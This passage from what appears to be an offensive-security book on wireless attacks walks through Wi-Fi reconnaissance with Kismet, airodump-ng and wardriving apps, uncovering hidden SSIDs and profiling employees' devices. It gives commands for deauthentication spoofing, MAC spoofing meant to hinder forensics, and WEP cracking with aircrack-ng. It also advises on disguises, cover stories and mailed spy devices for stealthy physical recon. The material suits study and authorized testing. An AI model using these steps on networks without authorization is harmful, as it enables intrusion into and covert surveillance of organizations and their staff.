


Figure 7-5 Difference between beacon and network probes

Some administrators configure their access points to not include the network name (SSID) in their beacon frames. This is typically referred to as “SSID cloaking.” Many administrators enable SSID cloaking, thinking it will prevent people from knowing their network exists, thus restricting access to only clients that have been manually configured with the SSID. However, when a valid client associates to the target SSID, they send the SSID in cleartext in the association frame! This is tantamount to not posting your password on an entry door, but requiring everyone to scream the password at the top of their lungs to enter. Many of the wireless tools we use will automatically identify the SSID of a hidden network when they observe an association frame or probe request from a client. We’ll show examples of identifying an SSID for a hidden network shortly.

We have three primary tools to perform active wireless reconnaissance:

- ▶ Kismet
- ▶ Airodump
- ▶ Android apps

Kismet has long been the de facto tool for wireless enumeration and, in particular, has been preferred for war driving. When performing the first part of the active wireless reconnaissance phase, I prefer to use Kismet. Afterward, we’ll use airodump when seeking to enumerate additional information and specifically identify client devices associated with the target organization.

In Kali Linux, Kismet comes preinstalled and ready to roll. Simply open a

terminal window and type **kismet**. You'll first see the image in [Figure 7-6](#) prompting you to start the Kismet server. Kismet actually uses a client/server model, which allows you to set up capture sources on remote systems and forward them to a central server, but we'll just be using capture sources on our local system. Choose Yes to start the server.




Figure 7-6 Choosing Yes to start the Kismet server

Next, you'll be prompted to configure any specific startup options for Kismet, as shown in [Figure 7-7](#).




Figure 7-7 Accept the defaults and choose Start.

After a moment, Kismet will prompt you to add a capture source as shown in [Figure 7-8](#). Choose Yes, and you'll see the dialog in [Figure 7-9](#). Simply add your wireless network card to the Intf and Name fields and select Add.




Figure 7-8 Options when starting Kismet server




Figure 7-9 Adding a capture source in Kismet

Once Kismet is up and running, you'll see a window similar to [Figure 7-10](#). This is the main display of Kismet, which shows the first section of identified wireless networks; the next section is identified client devices, data packets observed with the graph shown, and finally informational and alert data on the bottom; and then a list of general information on the right side. Overall, this is one of the best displays for war driving, and you can customize the sections and information displayed, as well as explore further any identified network or client.




Figure 7-10 Kismet main display

[Figure 7-12](#) shows an example of Kismet automatically identifying a network that is not broadcasting its name in beacon frames. In [Figure 7-11](#), you'll see that a network has been identified because it's beaconing its presence; however, the network name is not displayed. Then, in [Figure 7-12](#), you'll see the same network BSSID and its associated network name.




Figure 7-11 Kismet identifies hidden SSID.

Name	T	C	Ch	Pkts	Size
! <WeakNet>	A	0	1	228	0B
BSSID: 06:18:0A:22:37:9A	Last seen:	Mar 11	12:31:20	Crypt:	TKIP WPA PSK AESCCM Manuf: Unknown

Figure 7-12 Kismet identifies network name for hidden SSID.

Airodump is part of the Aircrack-ng suite, and although it's geared more toward attacking individual networks, it's definitely a good option for wireless recon. I tend to use this more during the second part of this attack when we're targeting specific networks and client devices, as the interface tends to make it easier to hone in on interesting targets and data than does Kismet. To use airodump, first place your wireless card in monitor mode using the airmon-ng start command, as in the following example:

```
root@kali:/# airmon-ng start wlan0
--- SNIP ---
Interface    Chipset          Driver
wlan0         Intel 5300AGN   iwlwifi - [phy0]
                           (monitor mode enabled on mon0)
```

The most basic usage for airodump is the following command:

```
root@kali:~# airodump-ng -w out mon0
```

This will cause airodump to start listening on the mon0 interface and to use the prefix “out” for all saved files. The output will look something like the following:

CH 13][Elapsed: 36 s][2014-03-11 12:40

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
06:18:0A:22:37:9A	-25	22	0 0	1	54e.	WPA2	CCMP	PSK	WeakNet
28:C6:8E:B2:EB:87	-37	22	0 0	1	54e.	WPA2	CCMP	PSK	158R00X9
9C:D3:6D:A2:D4:B5	-39	24	0 0	7	54e	WPA2	CCMP	PSK	NETGEAR00
68:94:23:23:36:D3	-40	17	18 0	6	54e	WPA2	CCMP	PSK	DVW3201BF0
00:0D:67:0F:CA:F5	-46	6	0 0	6	54	. WPA	CCMP	PSK	<length: 1>
00:0D:67:0F:CA:F2	-46	6	55 3	6	54	. OPN			<length: 1>
00:0D:67:0F:CA:F0	-48	6	11 0	6	54e.	OPN			Albany FreeNet
BSSID	STATION		PWR	Rate	Lost	Packets	Probes		
(not associated)	00:22:FB:0E:3D:12	-27	0 - 1	170		26	WeakNet-		Guest, WeakNet, WeakNet-Corporate, GHome
(not associated)	4C:E6:76:BC:A9:A0	-48	0 - 1	0		1			

As you can see, there's a lot of good information in a very small space here. If any of the data scrolls past the edge of the screen, there are interactive commands to change the display of data. However, all of the data is being logged to PCAP (packet capture) and CSV (comma-separated value) files, so it's typically easier to just leave airodump running and inspect the data in the files.

If airodump identifies a network that is not broadcasting its SSID, it will automatically capture the network name from beacons or probes. Unfortunately, airodump doesn't natively give you a good display of which network names were originally hidden; instead, it just quietly displays the identified network name when it's available. For example, in the following output, we see a hidden network name as the ESSID is <length: 0>:

BSSID ESSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH
06:18:0A:22:37:9A <length: 0>	-9	0	15	0 0	1	54e.	WPA2	CCMP	PSK

Then, after airodump has observed the network name, you can see it simply updates the network name, as in the following output:

BSSID ESSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH
06:18:0A:22:37:9A WeakNet	-9	45	488	2 0	1	54e.	WPA2	CCMP	PSK

NOTE

In my experience, I've identified some very sensitive networks where the only security restriction was that the SSID was not broadcast; other than that, the wireless network was completely open.

One of the great benefits to using a phone is that it comes ready to roll with a GPS, and the apps themselves are usually as simple to operate as clicking Start. There are a few good Android apps available for wireless reconnaissance. Two of the best are wardrive and WiGLE Wifi Wardriving. The GPS functionality in both of these allows you to display the data natively within a map, as in [Figure 7-13](#), which shows the map view in the wardrive app.




Figure 7-13 Android wardrive app map view

Next, you'll see a lot of good information in the list view of the WiGLE app and the summary data in [Figure 7-14](#). You can export all of the data from both of these apps into a Keyhole Markup Language (KML) file, which you can upload to Google Maps and view from a full browser.



Figure 7-14 Android WiGLE wireless recon app

If we've identified a large area of offices associated with the target organization, we'll want to actively recon the entire area. For example, maybe the target organization has a campus or a few buildings in relatively close proximity. We can use the information obtained from OSINT sources; however, we don't want to rely on this data and make any assumptions.

I've been in environments where you're not allowed to bring in a cell phone or outside laptop. If that is the case and you have extreme restrictions, then obviously, a hidden phone or small device will be our preferred system for performing wireless reconnaissance. If it seems obvious that the entire area of interest can be explored by a vehicle, then we should start by war driving. This provides us with a little more cover for both ourselves and our equipment. If the

area is restricted in some way or otherwise simply not accessible by a vehicle, then we will have to walk around with our tool of choice. Obviously, we need to consider how we will be perceived in the area. Be sure to review the section “Stealth Physical Reconnaissance.”

You’ll almost never have to worry about physically moving too quickly for your tool to capture the necessary data. In fact, a single beacon frame from an access point will most likely be enough for us to identify a wireless network we’d like to manually explore in more depth. Considering most access points send around ten beacons in a single second, this is a likely event.

Active Wireless Recon II

After performing the first step in which we’ve physically surveyed the entire area associated with a specific target location, we’ll review the data for interesting and useful nuggets of information. In particular, we’ll want to review the following items:

- ▶ WEP (networks using Wired Equivalent Privacy)
- ▶ WPA-PSK (networks using WPA Pre-Shared Key Mode)
- ▶ WPA-Enterprise (networks using WPA Enterprise Mode)
- ▶ Captured packets
- ▶ Associated clients

NOTE

We’ll discuss executing attacks against the identified networks in the next section.

Both Kismet and airodump have the capability of logging to PCAP files, which we can open with Wireshark. Be sure to review all the captured packets for useful tidbits. Note that because we might have been moving quickly, many of the sessions may be incomplete, so you can’t rely on Wireshark interpreting all the data for you.

Take your time to also review any information related to client devices. Besides analyzing the PCAP files, both Kismet and airodump log to a number of files by default.

These files will contain all of the basic information, such as BSSIDs, client devices, associated clients, probing clients, and channels. However, they also contain interesting data, including the times specific clients or networks were

first and last seen, the total number of packets seen from each device, and helpful information about the packets observed. Looking at not only the total number of data packets seen, but also the total size of all the data observed can be a good indication of how heavily a network might be used. Both Kismet and airodump also log to XML files by default. If you are so inclined, you can create your own tool to analyze the data and give you the most useful tidbits from it. Even in a moderately dense area, this can be an absurd amount of data. That's why it's important to focus on being thorough and reviewing the data back at APT headquarters.

Both tools can also show you the wireless networks for which a client device probed. This information can help determine which clients might be owned by the target organization, which in turn help us to infer which networks might be associated with the target organization. If we observe a client probe for WeakNet but it is connected to another network with an SSID of "Linksys," we'll want to explore that Linksys network further, as in the following output. Again, even if it isn't a sanctioned access point, it could still prove to be connected to the target organization's internal network.

BSSID ESSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH
02:24:0A:99:AD:38 Linksys	-9	45	488	2 0	1	54e.	WPA2	CCMP	PSK

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
02:24:0A:99:AD:38 WeakNet, WeakNet-Corporate	00:22:FB:0E:3D:12	-27	0 - 1	170	26	Linksys,

The probed networks could also indicate the owner of the client device. If we see a probe for YURICH_HOME and we had identified an employee named Tom Yurich, this might be a strong indication of the owner. As always, keep your mind open and review the data without being restricted by preconceived ideas of what you're looking for.

Keep in mind that some client devices may not probe for other configured networks while connected to a network. To force the clients to probe for other networks, you could spoof disassociation messages to kick them off their current wireless network. We'll go over examples of how to spoof these management messages in the next section.

If we're lucky, we'll find some obvious networks of interest—for example, the SSID might include part of the target organization's name. The trickiest part in reviewing the data is to not shoot ourselves in the foot by ignoring a false negative—that is, a network that we assume is not associated with the target organization but that in reality is an access point of interest.

If we've positively identified a target network, we'll want to look up the OUI of the BSSID. The OUI of a MAC address is the first six hexadecimal digits, which are uniquely assigned to every manufacturer of network equipment. This information can be surprisingly useful. You can look it up at www.wireshark.org/tools/oui-lookup.html. By collecting this information, we might get a better idea of the wireless network systems in use at the target organization.

If you identified any networks that were cloaked, we'll want to go back and attempt to enumerate the SSID as part of the second phase.

If we can't positively confirm that a wireless network is not associated with a target organization, then we'll have to include it in our list of networks to follow up on with more in-depth analysis. Unfortunately, in a dense area, this might mean many networks to explore. We can use the signal strength and GPS coordinates to help prioritize our list, but just by the nature of radio waves, we can't treat this information as gospel. There have been many times in my experience where the signal strength indications were not helpful in determining the actual physical location of an access point. If we have identified a network with a hidden SSID that also has a client currently connected and we're feeling impatient, we can force the association process by spoofing a disassociation message to the client. Using the aireplay-ng command, we can spoof this message with the following command:

```
root@kali:~# aireplay-ng --deauth=5 -a <BSSID> -c <Client_MAC>  
mon0
```

From the client device's perspective, this looks no different from a legitimate disassociation message, and a person sitting at the computer will simply see the wireless network go down and almost immediately come back up. This will almost never be perceived as a malicious activity, as anyone who has used wireless will tell you it's common to have the connection bounce due to signal problems. If you omit the -c option, then the disassociation message will be sent to the broadcast address, which will disassociate any client connected to that BSSID that receives the message.

Keep in mind that if the access point the client is connected to also receives

this frame, it can be logged and alerted on, as it will be obvious the access point did not send the frame. Whether or not an administrator pays any attention to it is another story, but I digress.

Enumerate Client Info

After performing our initial wireless recon, we'll shift to focus on enumerating wireless client information for two reasons. Either we identified wireless networks that we can't positively associate with any particular company, or all of the wireless networks positively identified as belonging to the target organization are not vulnerable to direct exploitation. Thus, we want to identify information about the client wireless devices to either identify the ownership of a particular wireless network or to specifically target the wireless clients in the next step of this phase.

We've already covered the two main tools for collecting data on clients: Kismet and airodump. The main thing you want to look for after identifying that a client device is associated with the target organization is to identify any networks they're probing for. Once we've identified networks that a client device is probing for, we'll move on to attacking the wireless clients.

After identifying the networks a client device will connect to, we'll also want to identify as much information about the client device as possible. If we're really lucky, we might have already captured packets during the wireless network recon that can help indicate the ownership and type of the client device. For example, if we captured a Dynamic Host Configuration Protocol (DHCP) request, NetBIOS request, Domain Name Service (DNS) request, or an HTTP request, these all might have data that could indicate the client device is associated with the target organization. There are obviously more protocols that could reveal the organization that is responsible for the client device; however, the following are extremely common core protocols that you are likely to see frequently:

- ▶ **DHCP** Could include device hostname in request
- ▶ **NetBIOS** Broadcasts could reveal domain name of client as well as hostname
- ▶ **HTTP** Requests could include web server name in HOST header or client information, as well as cleartext data
- ▶ **DNS** It is common for software such as antivirus, endpoint management, or even the operating system to automatically query for

servers, indicating servers or client information

Stealth Physical Reconnaissance

Remember, this is the very first attack phase in which we've had to leave the comfort of our chair and the cozy warmth of an anonymous Internet connection. We'll review some tips here that are specific to maintaining stealth during wireless reconnaissance. If the situation you find yourself in is unique and requires a little more physical presence, then first review some of the stealth methods covered in [Chapters 8 and 9](#).

Not only should you be adhering to the APT tenet of KISS, but you can also benefit from some of the social engineering concepts from the previous chapter—for example, the concept of acting congruently with your story. If you're dressed in a hoody or baseball cap and jeans and are wandering around a secure perimeter, that will probably raise some eyebrows. Instead, if you had identified the landscaping and maintenance company and were mowing the grass around a perimeter, that might seem completely normal.

It is very important that you understand you may be physically observed—not only by individuals at the target organization, but by random citizens. If you act in a way that is suspicious, it is not unreasonable that a good citizen might place a call to the police. You do not want this to be the reason why your otherwise well-planned attack fails.

A perfect example is the real-world story of a person connected with a series of retail companies that were hacked by a group of individuals associated with Albert Gonzalez. According to the *New York Times* (<http://www.nytimes.com/2010/11/14/magazine/14Hacker-t.html>), “This led the Secret Service to Jonathan James. They pulled James’s police records and found that in 2005 he was arrested by a Palmetto Bay, Fla., police officer who found him in the parking lot of a retail store in the middle of the night. The officer didn’t know why James and his companion, a man named Christopher Scott, were sitting in a car with laptops and a giant radio antenna, but she suspected they weren’t playing *World of Warcraft*.¹”

Wireless hacking has become much more common knowledge, as even small local news organizations have covered stories on the popularity of war driving and wireless hacking. With all that in mind, to put our main goal of stealth more simply, remember to just not do anything blatantly obvious or stupid. If you don't see how parking a car at a retail store at night with glowing laptop screens and a “giant antenna” might seem suspicious, then this book probably won't help

you.

To begin your stealth reconnaissance operations, you should also consider the area surrounding the target. If there are good public or common areas, these can be the perfect location to set up shop and begin our reconnaissance. Common areas of the target organization can be good options, but being in an area under the control of the organization for too long is not a great idea at this point. You can also consider other buildings that are close—for example, hotels, coffee shops, libraries, and even restaurants and bars represent locations where it's common for someone to bring a laptop and sit for a long period. Also, consider the fact that you don't necessarily need to be physically present to obtain the necessary data. Look for opportunities to leave a wireless reconnaissance system in a target-rich environment. Depending on the location, this could be as simple as setting up a laptop in a secluded area or leaving a smaller system like a phone or tablet in a disguised piece of hardware.

We could park a car with our system running and an extended external battery and return to it later. If we're feeling especially confident, we could use an aerial drone to reach difficult areas. This may seem a little absurd, but similar technology is already being used by our government on a large scale. Some of these systems have arrays of cameras that can watch and record over four square miles at once! This is pretty scary tech, which is probably out of the budget of most APT hackers, but it still proves the concept is viable. For more information about these systems, take some time to research persistent surveillance systems.

If the area is heavily restricted, we could also consider mailing a device to the target organization. The device we ship could be a phone, tablet, modified access point, or microcomputer device with an external battery. This technique was actually first proposed by Robert Graham and David Maynor of Errata Security who presented this idea at Defcon 16. One possibility is to ship the device to a person who doesn't exist at the target office. That way, the device will most likely sit on someone's desk or the mail room while they try to find the person to give the package to. Once they determine that the person doesn't work there, they should send the package back to the sender! In the meantime, you can remotely connect to the device and perform your wireless reconnaissance. We will go much further in depth on these surreptitious hardware techniques in the next chapter.

As previously mentioned, war driving is not restricted to cars. If it's a method of transportation, chances are someone has already performed wireless reconnaissance using it. I've heard stories of war biking, war motorcycling, war mopeding, war skateboarding, and even war scootering. As we have discussed,

you don't even necessarily need to be on a motorized vehicle. Just be careful if you're caught war walking in a place you shouldn't be—then it might quickly turn into war running or war fleeing.

When war driving in a vehicle, be sure not to get too comfortable with the fact that you're somewhat hidden from view; you still need to make a conscious effort to remain stealthy. One of the most important details will be how to properly hide an antenna. Frankly, this can be a difficult task for 2.4 GHz and 5 GHz antennas, as they're not the same as a regular car radio antenna. However, a professionally mounted omnidirectional antenna on a car can be slightly less suspicious.

Remember that anything physically between your antenna and the wireless source will weaken the signal. Thus, the glass of your car windows will be detrimental to our signal, but if it's a choice between a weaker signal and being observed, you should lean toward the weaker signal. Generally speaking, cars can be good for actual war driving when you won't be parked for any length of time. However, I don't like to use cars for manual wireless recon. If there isn't a nearby location that you can work from for an extended period and your only option is a vehicle, then there are still things we can do to be as stealthy as possible.

Above all else, remember what you're trying to accomplish and that maintaining anonymity and stealth are key here. So think through everything that someone might observe while you're war driving or in a parked car. Some obvious good options include things like tinted windows. Being able to work from the back seats of some vehicles may provide more cover; you may be able to completely cover yourself in a nonsuspicious way—for example, with cardboard boxes or a blanket. For this reason, trucks can provide perfect cover.

It can be a little difficult to hide any antennas in a car. In some situations, it may make more sense to mount the antenna professionally on the exterior of the vehicle. However, because 2.4 GHz antennas don't look anything like the traditional antennas you'll see on cars, or even the same as the type of antennas you'll see with CB radios, they can stick out like a sore thumb.

Think back to the previous chapter. Be sure to think through your story and what your explanation will be if you get caught. Depending on the location, you could be waiting for someone and decided to get some work done while you wait, or you could be performing a wireless scan for an Internet service provider (ISP) or employer.

Active Wireless Attacks

There are four major vulnerabilities we'll look for today to compromise a target network identified in the wireless reconnaissance. With time, there will be additions to this list. For now, though, these vulnerabilities are

- ▶ Cracking WEP
- ▶ Offline brute-forcing WPA preshared keys
- ▶ Active brute-forcing of WiFi protected setup
- ▶ Multiple wireless vendor vulnerabilities

For any active attack, you'll want to change the MAC address of any of your radio devices. This is easy to do from a Linux terminal. You just need to first bring your interface down and then set the MAC address as in the following example:

```
root@kali:/# ifconfig wlan0 down
root@kali:/# ifconfig wlan0 hw ether 22:44:66:11:22:33
root@kali:/# ifconfig wlan0 up
```

Not all network cards and drivers will allow you to change the MAC address of the radio. If this is the case, you should not be using that card for any active reconnaissance or active attacks. If you have observed any client devices connected to the network, it would advantageous to set our MAC to be just one digit off from theirs. For example, if a valid client MAC address is 11:22:33:44:55:66, we should set our MAC address to 11:22:33:44:55:67. This would definitely add a little bit of frustration to any forensic investigation of our wireless activities.

WEP Cracking

Yes, there are still wireless networks all over the place that use WEP as their only real protection. In fact, I still find WEP networks that are officially supported by the technology group at organizations! Ultimately, the weakness in WEP relies on us collecting a certain amount of packets, which are then used to deduce the key. The amount of packets can vary greatly between networks, but generally, the amount I've needed is somewhere between 20,000 and 200,000 packets. I know that seems like a large spread, but even with only a moderately busy network, we can reach the 200,000-packet mark in just a few hours.

You can crack a WEP key entirely passively, that is, by not sending a single packet to the target access point. We can also speed up the process with an active attack in which we monitor for a specific packet and then replay this packet many times.

The fastest I've ever cracked a WEP key by only passively monitoring was just over one hour, in which I had collected about 100,000 packets from the network. The fastest I've ever cracked a WEP key using the active method was within about 15 minutes after collecting about 20,000 packets.

Passively collecting WEP encrypted packets is as easy as it sounds. The best tool to capture these packets is airodump, part of the aircrack-ng suite. Since airodump is built for compromising wireless networks, the default display gives us valuable information with little fluff.

First, we need to put our interface into monitor mode using the airmon-ng command as follows:

```
root@kali:/# airmon-ng start wlan0
--- SNIP ---
Interface    Chipset          Driver
wlan0         Intel 5300AGN   iwlwifi - [phy0]
                           (monitor mode enabled on mon0)
```

After we identify the BSSID and channel of the target network, we can configure airodump to monitor only that network using the following command:

```
root@kali:~# airodump-ng -w out -c 1 --bssid 02:E9:FF:34:E7:F4
mon0
```

In the previous example, we're telling airodump to save all the files with the prefix out (-w out), to listen only on channel 1 and not channel hop (-c 1), and to only log packets for the target BSSID of 02:E9:FF:34:E7:F4 (--bssid 02:E9:FF:34:E7:F4), and the final option is the monitor mode interface to listen on.

```

CH 1 ][ Elapsed: 30 mins ][ 2014-03-10 18:45 ][ fixed channel mon0: -1

BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH
ESSID

02:E9:FF:34:E7:F4 -1   0    13896   60040   70   1 54 . WEP WEP
WeakNet
BSSID          STATION          PWR     Rate   Lost  Packets Probes
02:E9:FF:34:E7:F4 00:1F:BD:DD:20:51 -7    0e- 1    360   47022
02:E9:FF:34:E7:F4 00:22:FB:0E:3D:12 -28   0e- 1    907   28808

```

After we've started capturing packets with airodump, we can start the cracking session with aircrack. Simply use the aircrack-ng command, giving the only argument of the PCAP files that contain the captured packets, as in the following example:

```
root@kali:~/wep# aircrack-ng *.cap
```

If you've obtained enough packets, you'll see output from aircrack similar to the following output. You can see the password recovered is "weakpassword1."

Aircrack-ng 1.1

[00:00:01] Tested 451787 keys (got 60502 IVs)

KB	depth	byte(vote)						
0	0/ 1	77(85760)	8D(72704)	DD(70144)	23(69888)	BB(69376)	F8(68864)	
1	0/ 1	65(81408)	55(74496)	B8(72960)	51(71680)	21(71168)	C2(70656)	
2	0/ 1	61(86272)	AC(71424)	16(70912)	07(70144)	33(69376)	79(68864)	
3	0/ 1	6B(77312)	85(73472)	77(69888)	CB(69632)	D4(69632)	09(69120)	
4	0/ 1	70(74496)	B2(71936)	68(71680)	D4(71680)	C9(69888)	CD(69632)	
5	0/ 1	61(80640)	75(70400)	C0(69888)	88(69632)	7C(68608)	4B(68096)	
